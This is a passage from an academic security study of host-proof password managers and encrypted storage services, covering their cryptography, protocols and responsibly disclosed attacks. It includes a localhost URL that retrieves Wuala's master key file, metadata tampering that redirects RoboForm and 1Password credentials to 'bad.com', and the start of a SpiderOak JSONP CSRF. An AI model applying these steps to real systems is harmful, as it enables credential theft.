


Figure 1.10: Host-proof web application architecture

numbers. When the user browses to a website, the password manager offers to automatically fill in the login form with a username and password retrieved from the encrypted database. The password database is backed up on a server and synchronized across the user's devices.

These applications differ from each other in their precise use of cryptography and in their choice of web interfaces. Tables 1.8 and 1.9 summarize the main features of a series of host-proof applications. In addition to those mentioned above, these tables include the cloud storage applications BoxCryptor [BoxCryptor] and CloudFogger [CloudFogger] that add client-side encryption to non host-proof cloud services such as Dropbox. They also include the password managers RoboForm [RoboForm], PassPack [PassPack], and Clipperz [Clipperz]. For each application, Table 1.8 notes the cryptographic algorithms and mechanisms used, while Table 1.9 summarizes the web interfaces offered.

Despite differences in their design and implementation, the common security goals of host-proof encrypted storage applications can be summarized as follows:

- *confidentiality*: unshared user data must be kept secret from all web-based adversaries (including the server application itself);
- *integrity*: encrypted user data cannot be tampered with without it being detected by the client;
- *authorized sharing*: data shared by the user may be read only by explicitly authorized principals.

Name	Data Format	Key Derivation	Encryption	Encrypted Data	Ciphertext Integrity	Metadata Protection
Wuala	Blobs	PBKDF2-SHA256	AES, RSA	Files, Folders	HMAC	✓
SpiderOak	Files	PBKDF2-SHA256	AES, RSA	Files	HMAC	✓
BoxCryptor	Files	PBKDF2	AES	Files, Filenames	None	✗
CloudFogger	Files	PBKDF2	AES, RSA	Files	None	✗
LastPass	XML	PBKDF2-SHA256	AES, RSA	Fields	None	✗
PassPack	JSON	SHA256	AES	Records	None	✓
RoboForm	PassCard	PBKDF2	AES, DES	Records	None	✗
1Password	Keychain	PBKDF2-SHA1	AES	Records	None	✗
Clipperz	JSON	SHA256	AES	Records	SHA-256	✓

Table 1.8: Example host-proof web applications and their cryptographic features

Name	Backup Location	Remote Access	Bookmarklet	Custom Client	Local Page	Browser Extension
Wuala	Application Server	Java Web Applet	✗	✓	✓	✗
SpiderOak	Application Server	JavaScript Website	✗	✓	✗	✗
BoxCryptor	Third-party (Dropbox)	None	✗	✓	✗	✗
CloudFogger	Third-party (Dropbox)	None	✓	✓	✗	✗
LastPass	Application Server	JavaScript Website	✓	✗	✗	✓
PassPack	Application Server	JavaScript Website	✓	✗	✗	✗
RoboForm	Application Server	None	✓	✓	✗	✓
1Password	Third-party (Dropbox)	None	✗	✓	✗	✓
Clipperz	Application Server	JavaScript Website	✓	✗	✓	✗

Table 1.9: Example host-proof web applications and their web interfaces

We formally investigate the security of a number of host-proof applications, including password managers, cloud storage providers, an e-voting website and a conference management system. We find that their security relies on both their use of cryptography and the way it combines with common web security mechanisms as implemented in the browser. We model these applications using the WebSpi web security library for ProVerif, we discuss novel attacks found by automated formal analysis, and we propose robust countermeasures. To this end, we extend WebSpi to cover additional browser mechanisms such as local storage, AJAX, and the associated same origin policy, as well as to account for new attacks such as XSS, insecure cookies or JSONP-based CSRF.

1.3.1 Application-level Cryptography on the Web

Many web users routinely store sensitive data online, such as bank accounts, health records and private correspondence. Servers that store such data are a tempting target for cyber-crime: a single attack can yield valuable data, such as credit card numbers, for millions of users. As websites move to using cloud-based data storage, the confidentiality of user data and the trustworthiness of the hosting servers has come further into question.

Transport layer security (TLS) as provided by HTTPS [Res00] does not fully address these concerns. TLS protects sensitive data over the wire as it travels between a browser and a website. However, it does not protect data at rest, when it is stored on the client or the server, where it can be accessed by an attacker stealing a laptop or hacking into a server. Moreover, interactive web applications, such as webmail, typically involve dozens of HTTPS connections between a browser and multiple servers over the course of a single web session. It is up to the application to correlate these connections to secure the whole session. To protect from these risks, web applications use a combination of application-level cryptography and browser-based security mechanisms to securely handle user data. Our goal is to formally investigate the effectiveness of these mechanisms and their concrete deployments.

Application-level cryptography To protect data from hackers, websites like Dropbox [DropboxSec] systematically encrypt all files before storing them on the cloud. However, since the decryption keys must be accessible to the website, this architecture still leaves user data vulnerable to dishonest administrators and website vulnerabilities. A more secure alternative, used by storage services like SpiderOak and password managers like 1Password, is *client-side encryption*: encrypt all data on the client before uploading it to the website. Using sophisticated cryptographic mechanisms, the server can still perform limited computations on the encrypted data [KL10]. For example, web applications such as ConfiChair [ABR12] and Helios [Adi08a] combine client-side encryption with server-side zero-knowledge constructions to achieve stronger user privacy goals.

These application-level cryptographic mechanisms deserve close formal analysis, lest they provide a false sense of security to their users. In particular, it is necessary to examine not just the cryptographic details (i.e. what is encrypted), but also how the decryption keys are managed on the the browser.

Browser-based security mechanisms Even with client-side encryption, the server is still responsible for access control to the data it stores. Web authentication and authorization typically rely on password-based login forms. Some websites use single sign-on protocols (e.g. OAuth from the previous section) to delegate user authentication to third parties. After login, the user's session is managed using cookies known only to the browser and server. JavaScript is then used to interact with the user, make AJAX requests to download data over HTTPS, store

Name	Key Derivation	Encryption	Integrity	Metadata Integrity	Sharing
Wuala	PBKDF2	AES, RSA	HMAC	✓	✓(PKI)
SpiderOak	PBKDF2	AES, RSA	HMAC	✓	✓
BoxCryptor	PBKDF2	AES	None	✗	✗
CloudFogger	PBKDF2	AES, RSA	None	✗	✓
1Password	PBKDF2-SHA1	AES	None	✗	✓
LastPass	PBKDF2-SHA256	AES, RSA	None	✗	✓
PassPack	SHA256	AES	None	✓	✓
RoboForm	PBKDF2	AES, DES	None	✗	✓
ConfiChair	PBKDF2	RSA, AES	SHA1	✓	✓(PKI)
Helios	N/A	AES-CTR	CMAC-AES	UHPS	Public

Table 1.10: Example encrypted web storage applications

secrets in HTML5 local storage, and present decrypted data to the user. The security of the application thus depends on both the server and on browser-based mechanisms like cookies and JavaScript. That is dangerous, considering the prevalence of web vulnerabilities such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), open redirectors or phishing, even on major websites. Our analysis reveals several new web-based attacks that expose flaws in their cryptographic designs. These attacks have been responsibly disclosed, and most were fixed in accordance with our suggestions. Our formal analysis suggests new countermeasures that are more robust in the face of web vulnerabilities. We verify these designs against attackers modeled in WebSpi.

1.3.2 Encrypted Web Storage Applications

We study encrypted web storage, a core functionality of many security-conscious web applications. More specifically, we evaluate the design, implementation, and use of client-side encryption in the web applications of Table 1.10. The general architecture of such applications is depicted in Figure 1.10. They fall in three categories:

- *File storage services*, such as Wuala and SpiderOak, offer a remote encrypted backup folder synchronized across the user's devices. They offer many options for a user to share folders and files with others, including the option to share a file with anyone by sending them a web link. BoxCryptor and CloudFogger add client-side encryption to other services like Dropbox.
- *Password managers*, such as 1Password and LastPass, integrate with a browser to store a user's web login credentials to different websites. When the user browses to a known website, the password manager offers to automatically fill in the login form. The password database is kept encrypted on the client and backed up to a server and synchronized across the user's devices.
- *Privacy-conscious websites*, such as ConfiChair for conference management and Helios for electronic voting, aim to protect users against powerful attackers who may obtain control over the website itself. So they use client-side encryption and all server-side computations are guaranteed to preserve data confidentiality and user privacy.

All these applications implement an encrypted storage protocol and then use it to build more advanced features. We begin with a generic description of the typical encrypted storage protocol implemented by many of these applications. Then we describe the web-based deployments of this protocol and discuss web attacks against which they need to be evaluated. We note

that encrypted storage forms only on a small part of the functionality and security features of these applications.

An Encrypted Storage Protocol

Suppose a user u has some sensitive data db with metadata m that she wishes to backup on a storage server. For example, db may be a local file with name m, or db may contain a password for the website m. u uses some client software a to communicate with the server b. When u creates or modifies db, a encrypts the data and sends it to the storage server. Periodically, a downloads and synchronizes its local copy of the encrypted db with the storage server. u does not know or trust the storage server, we assume it is somewhere in the cloud. We describe these two protocols below.

Notation The cryptographic primitives crypt and decrypt represent symmetric encryption and decryption (e.g. AES in CBC mode); mac represents MACing (e.g. HMAC with SHA256); kdf represents password-based key derivation (e.g. PBKDF2). We model a TLS channel c with some server b as follows: an outgoing message m is denoted $\mathsf{TLS}_c^{\rightarrow b}(m)$ and an incoming message is denoted $\mathsf{TLS}_c^{\leftarrow b}(m)$.

Update and Synchronization protocols Assume that u and b share a secret $\mathsf{secret}_{u,b}$ and that a has a local encryption key K and MAC key K' that it never sends to the server. These three secrets are stored on the client and may be encrypted under a password for additional security.

Update Cloud Storage: Update(u,m,db)

	a and b establish TLS connection c: $\mathsf{TLS}_c^{\rightarrow b}(-)$, $\mathsf{TLS}_c^{\leftarrow b}(-)$
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Authenticate}(u, \mathsf{secret}_{u,b}))$
	b verifies $\mathsf{secret}_{u,b}$ and associates c with u
	a updates encdb to (m,e=crypt K db,h=mac K' (m,e))
2. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Upload}(\mathsf{m}, \mathsf{e}, \mathsf{h}))$
	b updates storage[u] to (m,e,h)

In the protocol above, $\mathsf{Authenticate}(a, \mathsf{secret}_{a,b})$ denotes a tagged message requesting authentication of user u with password $\mathsf{secret}_{u,b}$. Similarly, message $\mathsf{Upload}(\mathsf{m}, \mathsf{e}, \mathsf{h})$ requests to upload the metadata m with the encryption e of the database db under the key K, and the MAC h of m and e under the MAC key K'. Hence, this protocol protects the confidentiality and ciphertext integrity of db, and the metadata integrity of m. Some applications in Table 1.10 do not provide metadata integrity; in Section 1.3.7 we show how this leads to a password recovery attack on 1Password.

The user data db is stored encrypted on the client. If an authorized user requests to read it, the client a will verify the MAC, decrypt encdb, and display the plaintext. The synchronization protocol authenticates the user, downloads the most recent copy of the encrypted database, and verifies its integrity.

Synchronize with Cloud Storage: Synchronize(u)

	a and b establish TLS connection c: $\mathsf{TLS}_c^{\rightarrow b}(-)$, $\mathsf{TLS}_c^{\leftarrow b}(-)$
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Authenticate}(u, \mathsf{secret}_{u,b}))$
	b verifies $\mathsf{secret}_{u,b}$ and associates c with u
	b retrieves storage[u] = (m,e,h)

3. $b \rightarrow a$ $\mathsf{TLS}_c^{\leftarrow b}(\mathsf{Download}(\mathsf{m},\mathsf{e},\mathsf{h}))$
a checks that $\mathsf{mac}\ K'\ (\mathsf{m},\mathsf{e}) = \mathsf{h}$
a updates encdb to $(\mathsf{m},\mathsf{e},\mathsf{h})$

Attacker model The protocols described above protect the user from *compromised servers*, *network attackers* and *stolen devices*. In particular:

- An attacker gaining control of a storage server or a device on which the client application is installed but not running, must be unable to recover any plaintext or information about user credentials;
- A user must be able to detect any tampering with the stored data;
- A network attacker must be unable to eavesdrop or tamper with communications through the cloud.

Under reasonable assumptions on the cryptographic primitives, one can show that the reference protocol described above preserves the confidentiality of user data (see, for example [ABR12]). However, such proofs do not reflect the actual deployment of web-based encrypted storage applications, leading to attacks that break the stated security goals, despite the formal verification of their cryptographic protocols.

Deploying Encrypted Storage Protocols over the Web




Figure 1.11: Web login forms of ConfiChair and the LastPass browser extension

Although encrypted storage protocols can be deployed using custom clients and servers, a big advantage of deploying it through a website is portability. The storage service may then be accessed from any device that has a web browser without the need for platform-specific software. This raises the challenge that the developer now needs to consider additional web-based attack vectors that affect websites and browsers. Consider an encrypted storage protocol

where the client a is a browser and the server b is a website. We discuss the main design questions raised by this deployment architecture.

When a website interface is not suitable, application developers may still use browser-based interfaces through browser add-ons, such as bookmarklets or browser extensions. This enables the application to be better integrated with a user's customary browsing experience. In this subsection, we discuss the main components of a browser-based deployment of an encrypted storage protocol.

Password-based Key Derivation Browser a must be able to obtain the secret $\mathsf{secret}_{u,b}$ to authenticate to the server. Then it must be able to obtain the encryption key K and MAC key K'. The usual solution is that all three of these secrets are derived from a passphrase, sometimes called a master password. The key derivation algorithm (e.g. PBKDF2) typically requires a salt and an iteration count. Choosing a high iteration count *stretches* the entropy of the passphrase by making brute-force attacks more expensive, and choosing different salts for each user reduces the effectiveness of pre-computed tables [Kel+98]. In the following, we assume that each of the three secrets is derived with a different user-dependent constant (A_u, B_u, C_u) and a high iteration count (iter).

User Authentication and Cookie-based Sessions To access a storage service a user must log in with the secret $\mathsf{secret}_{u,b}$ derived from her passphrase. Upon login, a session is created on the server and associated with a fresh session identifier $\mathsf{sid}_{u,b}$ sent back to the browser as a cookie. This login protocol can be described as follows.

Web Login and Key Derivation: $\mathsf{Login}(u,p,b)$

	user on browser a navigates to `https://b/login`
	a and b establish TLS connection c: $\mathsf{TLS}_c^{\rightarrow b}(-)$, $\mathsf{TLS}_c^{\leftarrow b}(-)$
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Request}(\texttt{/login}))$
2. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}(\mathsf{Response}(\mathsf{LoginForm}))$
	user enters username u and passphrase p
	a derives and stores $K = \mathsf{kdf}\ p\ A_u\ \mathsf{iter}$, $K' = \mathsf{kdf}\ p\ B_u\ \mathsf{iter}$
	a derives $\mathsf{secret}_{u,b} = \mathsf{kdf}\ p\ C_u\ \mathsf{iter}$
3. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Request}(\texttt{/login}, \texttt{user} = \texttt{u\&secret} = \mathsf{secret}_{u,b}))$
	b verifies that $\texttt{secret} = \mathsf{secret}_{u,b}$
	b generates a cookie $\mathsf{sid}_{u,b}$
	b stores $(\mathsf{sid}_{u,b}, u)$
4. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}(\mathsf{Response}[\mathsf{sid}_{u,b}](\mathsf{LoginSuccess}()))$
	a stores $(b, \mathsf{sid}_{u,b})$

We write $\mathsf{Response}[\mathsf{sid}_{u,b}](\mathsf{LoginSuccess}())$ to mean that the server sends an HTTP response with a header containing the cookie $\mathsf{sid}_{u,b}$ and a body containing the page representing successful login. All subsequent requests from the browser to the server will have this cookie attached to it, written $\mathsf{Request}[\mathsf{sid}_{u,b}](\cdots)$.

Browser-based Cryptography and Key Storage The login protocol above and the subsequent actions of the client role a of the encrypted storage protocol require a to generate keys, store them, and use them in cryptographic operations. To execute this logic in a browser, typical websites use JavaScript, either as a script embedded in web pages or in an isolated browser extension. In some applications, the cryptography is also implemented in JavaScript (e.g. LastPass). In others, the cryptography is provided by a Java applet but invoked through JavaScript

(e.g. ConfiChair). In both cases, the keys must be stored in a location accessible to the script. Sometimes such cryptographic materials are stored in the browser's localStorage which provides a private storage area to each website and to each browser extension.

When the performance or reliability of JavaScript is considered inadequate, a few storage applications (such as SpiderOak) instead cache decryption keys on the server and perform all decryptions on the server side; these keys are discarded upon logout. In the rest of this section, we generally assume that all cryptography is implemented on the client unless explicitly specified. We assume that after user authentication, the website offers the option to update and synchronize the user encrypted data, and the client-side JavaScript faithfully implements these protocols.

Note in particular that password p is used locally to generate and cache the decryption key K, and to derive the shared $\mathsf{secret}_{a,b}$ which is sent in the login form.

For performance and compatibility reasons, some encrypted storage applications (such as SpiderOak), instead cache the decryption key K during the server session. K is kept encrypted under the random key $skey$, associated with the cookie.

Web Login with Remote Key Cache

	user on browser a navigates to `https://b/login`
	a and b establish TLS connection c: $\mathsf{TLS}_c^{\rightarrow b}(-)$, $\mathsf{TLS}_c^{\leftarrow b}(-)$
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Request}(\texttt{/login}))$
2. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}(\mathsf{Response}(\mathsf{LoginForm}))$
	user enters username u and password p
3. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Request}(\texttt{/login}, \texttt{user} = \texttt{u\&pass} = \texttt{p})$
	b generates $K = \mathsf{kdf}\ p\ \mathsf{salt}(u)\ \mathsf{iter}$ and checks (u, K)
	b generates a random $skey$ and cookie $\mathsf{sid}_{u,b}$
	b stores $(\mathsf{sid}_{u,b}, u, \mathsf{crypt}\ K\ skey)$
4. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}(\mathsf{Response}[(\mathsf{sid}_{u,b}, skey)](\mathsf{LoginSuccess}()))$
	a stores $(b, \mathsf{sid}_{u,b}, skey)$

The check that user u is associated to key K performed by the server instep 3 above is just an integrity check: the server does not store a table from which is possible to recover the pair (u, K).

Once the session is created, subsequent actions use the cookie to authenticate the user. For server-based key caching, such an action could be to list the contents of an encrypted directory. Even if the key is locally cached, the application may still perform some actions on the encrypted data: password managers typically encrypt records separately, hence the application may request to delete one of the records.

Authenticated Action (Remote Key Cache)

	user navigates to `https://b/path?params`
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}(\mathsf{Request}[\mathsf{sid}_{ub}, skey](\mathsf{path}, \mathsf{params}))$
	b retrieves $(\mathsf{sid}_{ub}, u, \mathsf{crypt}\ K\ skey)$
	b checks that u is authorized for path
	b executes web application at path with params and K
	if necessary, b updates sid_{ub} to reflect application state
2. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}(\mathsf{Response}[\mathsf{sid}_{ub}](\mathsf{result}))$

Releasing plaintext to authorized websites In addition to update and synchronize, some storage services offer advanced sharing mechanisms. For example, password managers offer a *form fill* feature whereby user data is automatically retrieved, decrypted, and released to authorized websites. This feature is implemented by a browser extension or bookmarklet and activated when a user visits a login page; the extension automatically fills the login form with the user's credentials for that page. In the protocol description below, the encrypted storage client holding the database and its decryption keys is the browser extension x.

Automatic Form Filling for Web Login: Fill(b)

	user on browser a navigates to `https://b/login`
	a and b establish TLS connection c: $\mathsf{TLS}_c^{\rightarrow b}(-)$, $\mathsf{TLS}_c^{\leftarrow b}(-)$
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}$(Request(`/login`))
2. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}$(Response(LoginForm))
	a triggers browser extension x with the current page hostname
3. $a \rightarrow x$	Lookup(b)
	x looks up encdb for (b,e,h)
	x checks that mac K' (b, e) = h
	x computes (u,p) = decrypt K e
4. $x \rightarrow a$	Result(b,u,p)
	a fills LoginForm with (u,p)

Sharing with a web link File storage services often allow a user to share a file or folder with others, even if they do not have an account with the service. This works by sending the recipient a web link that contains within it the decryption key for the shared file. The receiver can access the file by following the link.

URL-based File Sharing: Share(u,m)

	user u sends to v the link U=`https://b/?user=`u`&file=`m`&key=`K
	user v on browser a navigates to U
1. $a \rightarrow b$	$\mathsf{TLS}_c^{\rightarrow b}$(Request[](U))
	b retrieves storage$[u] = (m,e,h)$
	b decrypts f = decrypt K e
2. $b \rightarrow a$	$\mathsf{TLS}_c^{\leftarrow b}$(Response[](Download(f)))

Sending decryption keys in plaintext links is clearly a security risk since the key can easily be leaked. As a result, even services that offer link-based sharing do not use the same key for shared files as they do for private files. For instance, SpiderOak creates a fresh encryption key for each shared folder and re-encrypts its contents. When the owner needs to access and decrypt her own shared files, she must first retrieve this shared key from the server. Other applications such as Wuala or CloudFogger use a more secure sharing scheme that relies on a public key infrastructure, allowing the decryption key to be sent wrapped under the recipient's public key.

1.3.3 Attacks

Stealing Data from Client-side Websites

Wuala is a Java application that may be run directly as a desktop client or as a Java applet from the Wuala website. It maintains an encrypted directory tree where each file is encrypted with

a different key and the hierarchy of keys is maintained by a sophisticated key management structure [Gro+06]. When started, Wuala asks for a username and password, uses them to derive a master key which is then used to decrypt the directory tree. On Windows systems, Wuala creates the following local directory structure:

```
%userprofile%/AppData
├─Local
│  └─Wuala
│     └─Data (local cache)
└─Roaming
   └─Wuala
      └─defaultUser (master key file)
```

The `defaultUser` file contains the master key for the current user. The `Data` folder contains the encrypted directory tree along with plaintext data for files that have been recently uploaded or downloaded from the server.

Wuala also runs a lightweight HTTP server on `localhost` at port 33333. This HTTP server is primarily meant to provide various status information, such as whether Wuala is running, whether backup is in progress, log error messages, etc. It may also be used to open the Wuala client at an given path from the browser. The user may enable other users on the LAN to access this HTTP server to monitor its status. The HTTP server cannot be disabled but is considered a mostly harmless feature.

Database recovery attack on Wuala We discovered a bug on the Wuala HTTP server, where files requested under the `/js/` path resolve first to the contents of the main Wuala JAR package (which has some JavaScript files) and then, if the file was not found, to the content of Wuala's starting directory.

If Wuala was launched as an applet, its starting directory will be `Roaming` in the above tree, meaning that browsing to `http://localhost:33333/js/defaultUser` will return the master key of the current active user. Using this master key file anyone can masquerade as the user and obtain the full directory tree from Wuala.

If Wuala was started from as a desktop client, its stating directory will be `Local` instead, allowing access to the local copy of the database, including some plaintext files.

These flaws can be directly exploited by an attacker on the same LAN (if LAN access to the HTTP server is enabled; it isn't by default), or by any malware on the same desktop (even if the malware does not have permission to read or write to disk or to access the Internet). The attacker obtains the full database if Wuala was started as an applet, and some decrypted files otherwise.

Protecting Keys from Web Interfaces Our attack relies on a bug in the HTTP server, it simply should not allow access to arbitrary files under the `/js/` path.

More generally, the attack reveals a design weakness that the Wuala master key is available in plaintext when Wuala is running and is stored in plaintext on disk if the user asks Wuala to remember his password. This file is extremely sensitive since obtaining the file is adequate to reconstruct and decrypt a complete copy of the user's directory tree (on any machine). The software architecture of Wuala makes the file available to all parts of the application including the HTTP server. We advocate a more modular architecture that isolates sensitive key material and cryptographic operations in separate processes from (potentially buggy) web interfaces.

Vulnerability Response We notified the Wuala team about the vulnerability on May 21, 2012. They responded immediately and released an update (version 399) within 24 hours that disabled file access from the local web server. No other change was made to the HTTP server or master key cache file following our report. The vulnerability has been publicly disclosed [CVE12-3874].

Metadata Tampering Attacks on Client-side Encryption

Client-side encryption typically relies on the user either knowing an encryption key or knowing a secret passphrase from which a key may be derived. All the applications analyzed in this section support the PBKDF2 password-based key derivation function [PKCS5] that takes a passphrase p, salt s, and iteration count c, and generates an encryption key k (of a given length):

$$k = KDF(p, s, c)$$

The salt ensures that different keys derived from the same passphrase are independent and a high iteration count protects against brute-force attacks by *stretching* the low-entropy password [Kel+98]. The choice of s and c varies across different applications; for example LastPass uses a username as s and $c = 1000$, whereas SpiderOak uses a random s and $c = 16384$. When c is too low or the passphrase p is used for other (cheaper) computations, the security of the application can be compromised [BS12]. We always assume that all passphrases and keys derived from them are strong and unguessable.

Given an encryption key k and data d, each application uses an encryption algorithm to generate a ciphertext e:

$$e = ENC(k, d)$$

The applications we consider all support AES encryption, either with 128-bit or 256-bit keys, and a variety of encryption modes (CTR, CBC, CFB). Some applications also support other algorithms, such as Blowfish, Twofish, 3DES, and RC6. We assume that all these encryption schemes are correctly implemented and used. Instead, we focus on what is encrypted and how encrypted data is handled.

On storage services, such as SpiderOak and Wuala, each file is individually encrypted using AES and then integrity protected using HMAC (with another key derived from the passphrase)

$$h = HMAC(k', ENC(k, d))$$

To avoid storing multiple copies of the same file, some services, including Wuala, perform the encryption in two steps: first the file is encrypted using the hash of its contents as key, then the hash is encrypted with a passphrase-derived key.

$$e = ENC(HASH(d), d), ENC(k, HASH(d))$$

The first encryption doesn't depend on the user, enabling global deduplication: the server can identify and consolidate multiple copies of a file. Although the contents of each file is encrypted, metadata, such as the directory structure and filenames, may be left unecrypted to enable directory browsing.

Some password managers, such as LastPass, separately encrypt each data item: username, password, credit card number, etc. but leave the database structure unencrypted. Others, such as RoboForm and 1Password, encrypt each record as a separate file. Still others encrypt the full database atomically. In most of these cases, there is no integrity protection for the ciphertext. Moreover, some metadata, such as website URLs, may be left unencrypted to enable search and

lookup.

When metadata is left unprotected and is not strongly linked to the encrypted user data using some integrity mechanism (such as HMAC), it becomes vulnerable to tampering attacks. We illustrate two such attacks.

RoboForm Passcard Tampering The RoboForm password manager stores each website login in a different file, called a passcard. For example, a Google username and password would be stored in a passcard Google.rfp of the form:

```
URL3:Encode(`https://accounts.google.com´)
+PROTECTED-2+
<ENC(k,(username,password))>
```

That is, it contains the plaintext URL (encoded in ASCII) and then an encrypted record containing all the login data for the URL. By opening this "passcard" in RoboForm, the user may directly login to Google using the decrypted login data. Notably, nothing protects the integrity of the URL. So, if an adversary can modify the URL to `bad.com`, RoboForm will still decrypt and verify the passcard and leak the Google username and password to the attacker when the user browses `bad.com`.

A web-based attacker can exploit this vulnerability in combination with RoboForm's passcard sharing feature. RoboForm users may send passcards over email to their friends. So if an adversary could intercept such a passcard and replace the URL with `bad.com`, the website can then steal the secret passcard data. Similar attacks apply when synchronizing RoboForm with a compromised backup server or when malware on the client has access to the RoboForm data folder.

1Password Keychain Tampering 1Password uses a different encryption format, but similarly fails to protect the integrity of the website URL. For example, a Google record in 1Password's Keychain format is of the form:

```
{"uuid":"37F3E65BA83C4AB58D8D47ED26BD330B",
 "title":"Google",
 "location":"https://accounts.google.com/",
 "encrypted":<ENC(k,(username,password))>}
```

Hence, an attacker who has write access to the keychain may similarly modify the `location` field to `bad.com` and obtain the user's Google password. Concretely, since 1Password keychains are typically shared over Dropbox, any attacker who has (temporary) access one of the user's Dropbox-connected devices will be able to tamper with the keychain and cause it to leak secret data to malicious websites.

Similar vulnerabilities due to lack of integrity protection on filenames in BoxCryptor and CloudFogger enable an attacker to modify filenames of encrypted files, say from a `.pdf` to a `.exe`.

Towards Authenticated Encryption It is generally accepted among the cryptographic community that "encryption without integrity-checking is all but useless"[Bel98]. A simple fix to tampering attacks would be to use an MAC to protect the integrity of both the metadata and the encrypted items, as in Wuala and SpiderOak. Alternately, the metadata could also be encrypted and the integrity of the plaintext could be protected by a cryptographic hash (before encryption).

More generally, many host-proof applications appear to use encryption algorithms as if they guaranteed ciphertext integrity. This assumption is false for many modes of AES and especially

for hybrid encryption using a combination of RSA and AES. Instead, each password manager should seek to implement a scheme that provides authenticated encryption with associated data [Rog02], where the associated data includes unencrypted metadata.

Vulnerability Response We notified both 1Password and RoboForm about these attacks on April 3, 2012.

The 1Password team responded within days with details of their new keychain format for their next version (4.0); this format includes integrity protections which potentially addresses our concerns, but a more detailed analysis of the new format remains to be done.

The RoboForm team proved more resistant to changing their design. They questioned our threat model ("if a malware can modify passcards, it can be just a keylogger instead"), but our attack works even on passcards transported over insecure email. Despite our demo, they refused to believe that we can tamper with passcards ("produce as many passcards as you want and then modify them. they all should be rejected"). We are continuing our discussions with RoboForm but do not anticipate any fixes in the near future.

Both vulnerabilities were publicly disclosed [CVE12-3882; CVE12-3883].

Cross-Site Request Forgery on Remote Web Access

Some host-proof applications such as LastPass and SpiderOak offer fully-featured JavaScript interfaces to its roaming users. A user may login to the website with her passphrase and access her data. However, the passphrase itself should never be sent to the server; instead the JavaScript client should derive decryption keys within the browser. Ideally, all decryptions would also be run within the user's browser, but for efficiency, some decryptions may be executed server-side, with the promise that decryption keys are destroyed on logout.

SpiderOak JSONP CSRF Attack The SpiderOak website uses AJAX with JSONP to retrieve data about the user's devices, directory contents and share rooms. So, when a user is logged in, a GET request to `/storage/<u32>/?callback=f` on `https://spideroak.com` where `<u32>` is the base32-encoded username returns:

```
f({"stats":
   {"firstname": "Legit",
    "lastname": "User", "devices": 3, ...
